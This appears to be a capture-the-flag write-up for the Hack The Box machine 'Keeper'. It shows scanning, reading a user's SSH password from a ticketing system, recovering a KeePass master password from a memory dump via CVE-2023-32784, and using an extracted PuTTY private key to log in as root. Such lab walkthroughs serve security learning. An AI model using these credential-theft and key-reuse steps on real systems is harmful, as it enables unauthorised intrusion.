

Erel Regev

Table of Contents

Intro	1
Testing Functionality: Web	1
User	3
Root	5

Intro

Scanning:


```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)~  
$ nmap 10.129.119.225 -sV  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-15 16:16 EDT  
Nmap scan report for keeper.htb (10.129.119.225)  
Host is up (0.14s latency).  
Not shown: 998 closed tcp ports (conn-refused)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)  
80/tcp    open  http     nginx 1.18.0 (Ubuntu)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 26.63 seconds
```

Adding the domain to /etc/hosts:

```
(root@kali)-[/home/kali]  
# nano /etc/hosts
```

Testing Functionality: Web

Erel Regev



A sub domain was given.

Adding the new subdomain to the /etc/hosts file as well:

```
10.129.119.225 keeper.htb
10.129.119.225 tickets.keeper.htb
```

We got a login page:




Login 4.4.4+dfsg-2ubuntu1

Username:

Password:


Login

Note the following version:


»|« RT 4.4.4+dfsg-2ubuntu1 (Debian) Copyright 1996-2019 Best Practical Solutions, LLC.
Distributed under version 2 of the GNU GPL.
To inquire about support, training, custom development or licensing, please contact sales@bestpractical.com.

I tried to login in order to capture the request and see how the parameters are being delivered:

Erel Regev





User

I read a bit about the RT version.

RT is commonly used for managing tasks, issues, and tickets in various organizations.

Found this online.



Erel Regev

Admin → Users → Select

#	Name	Real Name	Email Address	Status
27	Inorgaard	Lise Nargaard	lnorgaard@keeper.htb	Enabled
14	root	Enoch Root	root@localhost	Enabled

Note the user lnorgaard.

When clicking on the user:

I managed to Login via SSH using the credentials lnorgaard>Welcome2023!

```

(kali㉿kali)-[~/.../HTB/TOOLS/smuggler/payloads]
$ ssh lnorgaard@10.129.119.225
lnorgaard@10.129.119.225's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
You have mail.
Last login: Tue Aug  8 11:31:22 2023 from 10.10.14.23
lnorgaard@keeper:~$ ls
RT30000.zip  user.txt
lnorgaard@keeper:~$ cat user.txt
fe
lnorgaard@keeper:~$

```

Erel Regev

Root

Note the zip file in the user's directory (see above picture).


```
lnorgaard@keeper:~$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
(kali㉿kali)-[~/Desktop/HTB/Machines/keeper]
$ sudo wget 10.129.119.225:8000/RT30000.zip
--2023-08-15 16:54:42-- http://10.129.119.225:8000/RT30000.zip
Connecting to 10.129.119.225:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 87391651 (83M) [application/zip]
Saving to: 'RT30000.zip'

RT30000.zip          100%[=====>] 83.34M  665KB/s  in 2m 6s

2023-08-15 16:56:48 (676 KB/s) - 'RT30000.zip' saved [87391651/87391651]
```

```
(kali㉿kali)-[~/Desktop/HTB/Machines/keeper]
$ unzip RT30000.zip
Archive: RT30000.zip
  inflating: KeePassDumpFull.dmp
  extracting: passcodes.kdbx
```



KeePass is a free and open-source password manager that allows users to securely store and manage their passwords and other sensitive information.

Let's try to view the dmp file. Install gdb:

<https://aka.ms/windbg/download>

I dropped the file in the application and typed `!analyze -v` as mentioned in the description there.

As part of the results, the version used could be seen:

```
Key : Failure.Hash
Value: {a106cd41-a8b1-c51d-6d94-a75661270841}

Key : Timeline.OS.Boot.DeltaSec
Value: 244

Key : Timeline.Process.Start.DeltaSec
Value: 75

Key : WER.OS.Branch
Value: vb_release

Key : WER.OS.Version
Value: 10.0.19041.1

Key : WER.Process.Version
Value: 2.53.1.0
```

Short research on the internet exposed the following:

<https://nvd.nist.gov/vuln/detail/CVE-2023-32784>

Erel Regev

```

C:\Windows\System32\cmd.exe
Found: *=
Found: *_
Found: *C
Found: *M

Password candidates (character positions):
Unknown characters are displayed as "*"
1.: *
2.: , l, ` , - , ' , ], A, I, :, =, _, c, M,
3.: d,
4.: g,
5.: r,
6.: *
7.: d,
8.: ,
9.: m,
10.: e,
11.: d,
12.: ,
13.: f,
14.: l,
15.: *
16.: d,
17.: e,
Combined: *{, , l, ` , - , ' , ], A, I, :, =, _, c, M}dgr*d med fl*de
C:\Users\Malware\Desktop\keepass-password-dumper>_

```

Ok, this looks like its our flag (by syntax) or a password. Let's see how we build it together. It is possible to see that there are missing characters that marked as Unknown (see the message in the output – marked with *)

And we receive the following as well:

dgr*d med fl*de

I used Google dorks to see if I find this combination somewhere on the internet:





Well it seems to be a swedish pudding?

Erel Regev


Note that I was searching for: `dgr*d med fl*de`

And received: Rødgrød Med Fløde – which looks like a full name.

I used “rødgrød med fløde” as a password. After some testing, it needs to be with lower-case letter and the spaces.



While investigating the case, I noticed there is a private key there:



Erel Regev

It also mentions PuTTY. Therefore I will save the rsa (private) key using the .ppk extension:

A .ppk file, also known as a PuTTY Private Key file, is a file format used to store private keys used for SSH (Secure Shell) authentication. SSH is a cryptographic network protocol that allows secure remote access to servers and other devices over an unsecured network.

```
Private-Lines: 14
AAABAQCB0dgBvETt8/UFNdG/X2hnXTPZKSzQxxkicDw6VR+1ye/t/d0S2yjbmr6j
oDni1wZdo7hTpJ5ZjdmzwxVCChNic45cb3hXK3IYHe07psTuGgyYCSZWSGn8ZCih
kmyZTZOV9eq1D6P1uB6AXSKuwc03h97z0oyf6p+xcgYXwkp44/otK4ScF2hEputY
f7n24kvL0wLBQThsiLkKcz3/Cz7BdCkn+LvF8iyA6VF0p14cFTM9Lsd7t/plLJzT
VkCew1DZuYnYOGQxHYW6WQ4V6rCwpsMSMLD450XJ4zfGLN8aw5K01/TccbTgWivz
UXjcCAviPpmSXB19UG8JLTpg0RyhAAAAGQD2kfhsA+/ASrc04ZIVagCge1Qq8iWs
0xG8eoCMW8DhhbvL6YKAfEvj3xeahXexlVwU0cDX07Ti0QSV2sUw7E71cvl/ExGz
in6qyp3R4yAaV7PiMtLTgBkqs4AA3rcJZpJb01AZB8TBK91QIZG0swi3/uYrIZ1r
SsGN1FbK/meH9QAAAIEAarbZ8aWansqPtE+6Ye8Nq3G2R1PYhp5yXpxiE89L87NIV
09ygQ7Aec+C24T0ykiwyPa0BlmMe+Nyaxss/gc7o9TnHNPFJ5iRyiXagT4E2WEEa
xHhv1PDdSrE8tB9V8ox1kxBrxAvYIZgceHRFrwPrF823PeNwLC2BNwEId0G76VKA
AACAVWJokSugJOovtA27Bamd7NRPvIa4dsMaQeXckVh19/TF8oZMDuJoiGyq6faD
AF9Z70ehlo1Qt7oqGr8cVLb0T8aLqqbcaX9nSKE67n7I5zrfoGynLzYkd3cETnGy
NNkjMjrocfmxfkvuJ7smEFMg7ZywW7CBWKGoZgz67tKz9Is=
Private-MAC: b0a0fd2edf4f0e557200121aa673732c9e76750739db05adc3ab65ec34c55cb0

(kali㉿kali)-[~/Desktop/HTB/Machines/keeper]
$ cat key.ppk
```

I used puttygen in my Linux machine to establish the connection using the saved key:

```
(kali㉿kali)-[~/Desktop/HTB/Machines/keeper]
$ puttygen key.ppk -O private-openssh -o file.pem

(kali㉿kali)-[~/Desktop/HTB/Machines/keeper]
$ ls -l
total 332828
-rw----- 1 kali kali      1675 Aug 16 03:26 file.pem
```

The command is used to convert a PuTTY Private Key (.ppk) file into an OpenSSH-compatible private key file in .pem format.

A .pem file is a widely used file format in the context of encryption and cryptography. It stands for "Privacy Enhanced Mail," but the term is often used more broadly to refer to a format for storing various types of cryptographic objects, such as certificates, private keys, and public keys. The .pem format is based on the Base64 encoding method and is typically used to represent textual data in a human-readable form.

I used the ssh -i command and using the .pem file:

```
(kali㉿kali)-[~/Desktop/HTB/Machines/keeper]
$ ssh -i file.pem root@10.129.189.34
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
You have new mail.
Last login: Tue Aug  8 19:00:06 2023 from 10.10.14.41
root@keeper:~# ls
root.txt  RT30000.zip  SQL
root@keeper:~# cat root.txt
c7                                     79
root@keeper:~#
```

We got the root flag!